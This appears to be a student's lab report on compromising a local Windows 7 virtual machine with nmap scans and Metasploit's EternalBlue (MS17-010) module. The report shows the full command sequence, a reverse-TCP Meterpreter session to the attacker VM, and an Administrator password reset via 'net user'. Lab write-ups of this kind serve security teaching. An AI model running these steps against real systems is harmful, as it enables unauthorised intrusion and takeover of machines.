

About the report

- In this report I have hacked into the Windows Blue Virtual Machine using Kali Linux.
- In order to do so, I had run a few scans to locate the machine and also to find if it had any vulnerabilities.
- The exploit used is the Eternal Blue.

\leftarrow

Here are the steps taken

• Firstly we get the root access in Kali Linux by using the "sudo su" command.

```
File Actions Edit View Help

---(kali®kali)-[~]

$ sudo su
[sudo] password for kali:
```

```
File Actions Edit View Help

(kali@kali)-[~]

sudo su
[sudo] password for kali:

(root@kali)-[/home/kali]
```

NMAP Scan

WITH THE WINDOWS
MACHINE RUNNING IN
BACKGROUND WE RUN
THE NMAP SCAN TO SEE
IF ANY HOSTS ARE
AVAILABLE.

```
kali)-[/home/kali]
   nmap -sP 192.168.152.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:35 EST
Nmap scan report for 192.168.152.1
Host is up (0.00033s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.152.2
Host is up (0.00031s latency).
MAC Address: 00:50:56:E8:BB:EF (VMware)
Nmap scan report for 192.168.152.130
Host is up (0.00044s latency).
MAC Address: 00:0C:29:10:1A:16 (VMware)
Nmap scan report for 192.168.152.254
Host is up (0.00057s latency).
MAC Address: 00:50:56:E5:1B:DD (VMware)
Nmap scan report for 192.168.152.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.03 seconds
```

Command used "nmap –sV 192.168.152.1/24" We see that we have some hosts available. Next we will try to get more information about them.

NMAP Scan-2

• HERE WE HAVE USED THE COMMAND

"<u>nmap –sV 192.168.152.1/24</u>"

- DOING SO WE CAN SEE
 THAT OUR TARGET
 MACHINE IS HAVING SOME
 OPEN PORTS
- ALSO IP OF THE HOST IS ALSO SHOWN "192.168.152.130"

```
* kali)-[/home/kali]
    nmap -sV 192.168.152.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:30 EST
 Nmap scan report for 192.168.152.1
Host is up (0.00060s latency).
Not shown: 996 filtered tcp ports (no-response)
                             Microsoft Windows RPC
 39/tcp open netbios-ssn Microsoft Windows netbios-ssn
                            MySQL (unauthorized)
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 192.168.152.2
Host is up (0.000096s latency).
Not shown: 999 closed tcp ports (reset)
 PORT STATE SERVICE VERSION
53/tcp open tcpwrapped
 MAC Address: 00:50:56:E8:BB:EF (VMware)
Nmap scan report for 192.168.152.130
Host is up (0.00058s latency).
Not shown: 990 closed tcp ports (reset)
                             Microsoft Windows RPC
                netbios-ssn Microsoft Windows netbios-ssn
          open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
                             Microsoft Windows RPC
                             Microsoft Windows RPC
                            Microsoft Windows RPC
                             Microsoft Windows RPC
                             Microsoft Windows RPC
49157/tcp open msrpc
                            Microsoft Windows RPC
 MAC Address: 00:0C:29:10:1A:16 (VMware)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 192.168.152.254
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.152.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E5:1B:DD (VMware)
Nmap scan report for 192.168.152.128
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.152.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (5 hosts up) scanned in 78.65 seconds
```

SCAN SHOWING ONLY OUR TARGET HOST

```
<mark>(root@ kali)-[/home/kali]</mark>
F nmap -sV 192.168.152.130
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:43 EST
Nmap scan report for 192.168.152.130
Host is up (0.0015s latency).
Not shown: 990 closed tcp ports (reset)
          STATE SERVICE
                               Microsoft Windows RPC
                               Microsoft Windows netbios-ssn
139/tcp open netbios-ssn
445/tcp open microsoft-ds
                               Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ms-wbt-server?
                               Microsoft Windows RPC
49153/tcp open msrpc
                               Microsoft Windows RPC
49154/tcp open msrpc
                               Microsoft Windows RPC
                               Microsoft Windows RPC
49155/tcp open msrpc
49156/tcp open msrpc
                               Microsoft Windows RPC
                               Microsoft Windows RPC
49157/tcp open msrpc
MAC Address: 00:0C:29:10:1A:16 (VMware)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.30 seconds
        🐯 kali)-[/home/kali
```

nbtscan THIS SCAN IS OPTIONAL

WE CAN SEE THAT OUR HOST IS VISIBLE IN THE SCAN

Further Scan

- USING COMMAND "nmap -p -A 192.168.152.130 --open"
- WE SEE OUR TARGET IS A WINDOWS 7 ULTIMATE 7601
- WE ALSO SEE THAT THERE IS A SMB VERSION 2.1

```
192.168.152.130
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 00:49 EST
Nmap scan report for 192.168.152.130
Host is up (0.00063s latency).
Not shown: 58981 closed tcp ports (reset), 6544 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
135/tcp open msrpc
                                Microsoft Windows RPC
                               Microsoft Windows netbios-ssn
139/tcp open netbios-ssn
        open microsoft-ds
                               Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
   Target Name: WIN-845099004PP
    NetBIOS_Domain_Name: WIN-845Q99004PP
    NetBIOS_Computer_Name: WIN-845Q99004PP
    DNS_Domain_Name: WIN-845Q99004PP
    DNS_Computer_Name: WIN-845Q99004PP
    Product_Version: 6.1.7601
    System_Time: 2021-12-17T05:50:58+00:00
  ssl-cert: Subject: commonName=WIN-845Q99004PP
  Not valid before: 2021-12-15T15:44:04
  Not valid after: 2022-06-16T15:44:04
  _____ssl-date: 2021-12-17T05:51:03+00:00; -1s from scanner time.
                               Microsoft Windows RPC
 49152/tcp open msrpc
49153/tcp open msrpc
                               Microsoft Windows RPC
49154/tcp open msrpc
                                Microsoft Windows RPC
                                Microsoft Windows RPC
                                Microsoft Windows RPC
49156/tcp open msrpc
                                Microsoft Windows RPC
49157/tcp open msrpc
MAC Address: 00:0C:29:10:1A:16 (VMware)
Device type: general purpose
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
  _nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:10:1a:16 (VMware)
       Message signing enabled but not required
     date: 2021-12-17T05:50:58
     start date: 2021-12-17T05:20:14
   smb-security-mode:
     account_used: guest
     authentication_level: user
     challenge_response: supported
     message_signing: disabled (dangerous, but default)
   smb-os-discovery:
     OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
     OS CPE: cpe:/o:microsoft:windows_7::sp1
     Computer name: WIN-845Q99004PP
     NetBIOS computer name: WIN-845Q99004PP\x00
     Workgroup: WORKGROUP\x00
     System time: 2021-12-17T00:50:58-05:00
clock-skew: mean: 59m59s, deviation: 2h14m10s, median: -1s
TRACEROUTE
HOP RTT ADDRESS
1 0.63 ms 192.168.152.130
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.04 seconds
         🗇 kali)-[/home/kali
```

 NOW LET US DO FURTHER SCANS USING THE COMMAND

"<u>nmap –script vuln 192.168.152.130</u>"

- THIS IS A SCAN THAT SHOWS ANY
 VULNERABILITIES IF AVAILABLE
- WE CAN SEE THAT THERE IS "MS17-010" VULNERABILITY, WHICH IS BASICALLY A REMOTE CODE EXECUTION(RCE) VULNERABILITY WHOSE TARGET IS SMB SERVERS


```
🗘 kali)-[/home/kali]
   nmap -- script vuln 192.168.152.130
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 01:02 EST
Nmap scan report for 192.168.152.130
Host is up (0.00045s latency).
Not shown: 990 closed tcp ports (reset)
PORT
         STATE SERVICE
135/tcp
         open msrpc
139/tcp
         open netbios-ssn
        open microsoft-ds
3389/tcp open ms-wbt-server
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown
MAC Address: 00:0C:29:10:1A:16 (VMware)
Host script results:
 smb-vuln-ms10-054: false
 _smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
  smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs: CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
     Disclosure date: 2017-03-14
     References:
       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
Nmap done: 1 IP address (1 host up) scanned in 111.15 seconds
           ali)-[/home/kali
```

MSF Console

GOING INTO MSF CONSOLE AND SEARCHING FOR THE MS17-010 EXPLOIT

```
t⊘ kali)-[/home/kali]
       =[ metasploit v6.1.14-dev
 -- --=[ 2180 exploits - 1155 auxiliary - 399 post
  -- --=[ 592 payloads - 45 encoders - 10 nops
  -- --=[ 9 evasion
Metasploit tip: Adapter names can be used for IP params
msf6 > search ms17-010
```

Result of search



- We can see that the Eternal Blue exploit is available
- But first let us confirm the vulnerability by using the Auxiliary Scanner, I.e., ID 3 in the picture shown

- Here is some information regarding the ms17-010 exploit
- This exploit was developed by Sean Dillon and Luke Jennings as shown

```
msf6 auxiliary(
      Name: MS17-010 SMB RCE Detection
    Module: auxiliary/scanner/smb/smb ms17 010
   License: Metasploit Framework License (BSD)
Provided by:
 Sean Dillon <sean.dillon@risksense.com>
 Luke Jennings
Check supported:
Basic options:
              Current Setting
                                                                               Required Description
 CHECK ARCH
                                                                                         Check for architecture on vulnerable hosts
                                                                                         Check for DOUBLEPULSAR on vulnerable hosts
 CHECK DOPU
              false
                                                                                         Check for named pipe on vulnerable hosts
              /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
                                                                                        List of named pipes to check
                                                                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
                                                                               yes
                                                                                         The SMB service port (TCP)
 SMBDomain
                                                                                         The Windows domain to use for authentication
 SMBPass
                                                                                         The password for the specified username
 SMBUser
                                                                                         The username to authenticate as
 THREADS
                                                                                         The number of concurrent threads (max one per host)
 Uses information disclosure to determine if MS17-010 has been
 patched or not. Specifically, it connects to the IPC$ tree and
 attempts a transaction on FID 0. If the status returned is
 "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
 MS17-010 patch. If the machine is missing the MS17-010 patch, the
 module will check for an existing DoublePulsar (ring 0
 shellcode/malware) infection. This module does not require valid SMB
 credentials in default server configurations. It can log on as the
 user "\" and connect to IPC$.
```

```
References:
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://zerosum0×0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
https://github.com/countercept/doublepulsar-detection-script
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Also known as:
DOUBLEPULSAR
ETERNALBLUE
```

Available options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
               Current Setting
                                                                               Required Description
   CHECK_ARCH true
                                                                                         Check for architecture on vulnerable hosts
   CHECK DOPU
               true
                                                                                         Check for DOUBLEPULSAR on vulnerable hosts
                                                                               no
   CHECK PIPE false
                                                                                         Check for named pipe on vulnerable hosts
   NAMED PIPES /usr/share/metasploit-framework/data/wordlists/named pipes.txt ves
                                                                                         List of named pipes to check
                                                                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
                                                                               yes
   RPORT
               445
                                                                               yes
                                                                                         The SMB service port (TCP)
   SMBDomain .
                                                                                         The Windows domain to use for authentication
   SMBPass
                                                                               no
                                                                                         The password for the specified username
   SMBUser
                                                                                         The username to authenticate as
   THREADS
                                                                               yes
                                                                                         The number of concurrent threads (max one per host)
```

Let us set the RHOST as our target host and run the scan

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.152.130
RHOSTS ⇒ 192.168.152.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.152.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.152.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > ■
```

- And we can see the scan showing that the host is vulnerable!
- Now let's go back and run the Eternal Blue exploit

Here is some information regarding the EternalBlue exploit. The developers of this exploit is also mentioned in the picture.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
      Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
    Module: exploit/windows/smb/ms17 010 eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
   License: Metasploit Framework License (BSD)
       Rank: Average
 Disclosed: 2017-03-14
Provided by:
  Equation Group
 Shadow Brokers
 sleepya
 Sean Dillon <sean.dillon@risksense.com>
 Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
 wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7
Available targets:
  Id Name
     Automatic Target
     Windows 7
     Windows Embedded Standard 7
     Windows Server 2008 R2
     Windows 8
     Windows 8.1
     Windows Server 2012
     Windows 10 Pro
     Windows 10 Enterprise Evaluation
Check supported:
```

```
Payload information:
  Space: 2000
Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
  so that overflow is well laid-out to overwrite an SMBv1 buffer.
  Actual RIP hijack is later completed in
  srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
  not trigger 100% of the time, and should be run continuously until
  triggered. It seems like the pool will get hot streaks and need a
  cool down period before the shells rain in again. The module will
  attempt to use Anonymous login, by default, to authenticate to
  perform the exploit. If the user supplies credentials in the
  SMBUser, SMBPass, and SMBDomain options it will use those instead.
  On some systems, this module may cause system instability and
  crashes, such as a BSOD or a reboot. This may be more likely with
  some payloads.
References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://github.com/RiskSense-Ops/MS17-010
  https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
  https://www.exploit-db.com/exploits/42030
Also known as:
  ETERNALBLUE
```

Showing the available options



- Let us set the RHOST as the target and hack into the system!
- Here the LHOST is already set as our device

And we are in!

```
Started reverse TCP handler on 192.168.152.128:4444
 192.168.152.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
 +] 192.168.152.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
 192.168.152.130:445 - Scanned 1 of 1 hosts (100% complete)
 +] 192.168.152.130:445 - The target is vulnerable.
*] 192.168.152.130:445 - Connecting to target for exploitation.
 +] 192.168.152.130:445 - Connection established for exploitation.
 +] 192.168.152.130:445 - Target OS selected valid for OS indicated by SMB reply
 192.168.152.130:445 - CORE raw buffer dump (38 bytes)
 ] 192.168.152.130:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
 •] 192.168.152.130:445 - 0×00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
  1 192.168.152.130:445 - 0×00000020 50 61 63 6b 20 31
                                                                                        Pack 1
 +] 192.168.152.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply

    192.168.152.130:445 - Trying exploit with 12 Groom Allocations.
    192.168.152.130:445 - Sending all but last fragment of exploit packet

   192.168.152.130:445 - Starting non-paged pool grooming
 +] 192.168.152.130:445 - Sending SMBv2 buffers
|+| 192.168.152.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

|*| 192.168.152.130:445 - Sending final SMBv2 buffers.


|*| 192.168.152.130:445 - Sending last fragment of exploit packet!
  1 192.168.152.130:445 - Receiving response from exploit packet
 +] 192.168.152.130:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!

    192.168.152.130:445 - Sending egg to corrupted connection.
    192.168.152.130:445 - Triggering free of corrupted buffer.

   Sending stage (200262 bytes) to 192.168.152.130
  Meterpreter session 1 opened (192.168.152.128:4444 → 192.168.152.130:49159 ) at 2021-12-17 01:44:34 -0500
 meterpreter >
```

- Typing "shell" gets us into the command prompt of the host as we can see
- Next I used "<u>net user</u>
 <u>Administrator hackedggwp</u>"
 to change password to hackedggwp
- And we are in the machine!

```
meterpreter > shell
Process 2004 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user Administrator hackedggwp
net user Administrator hackedggwp
The command completed successfully.
C:\Windows\system32>
```



THANK YOU

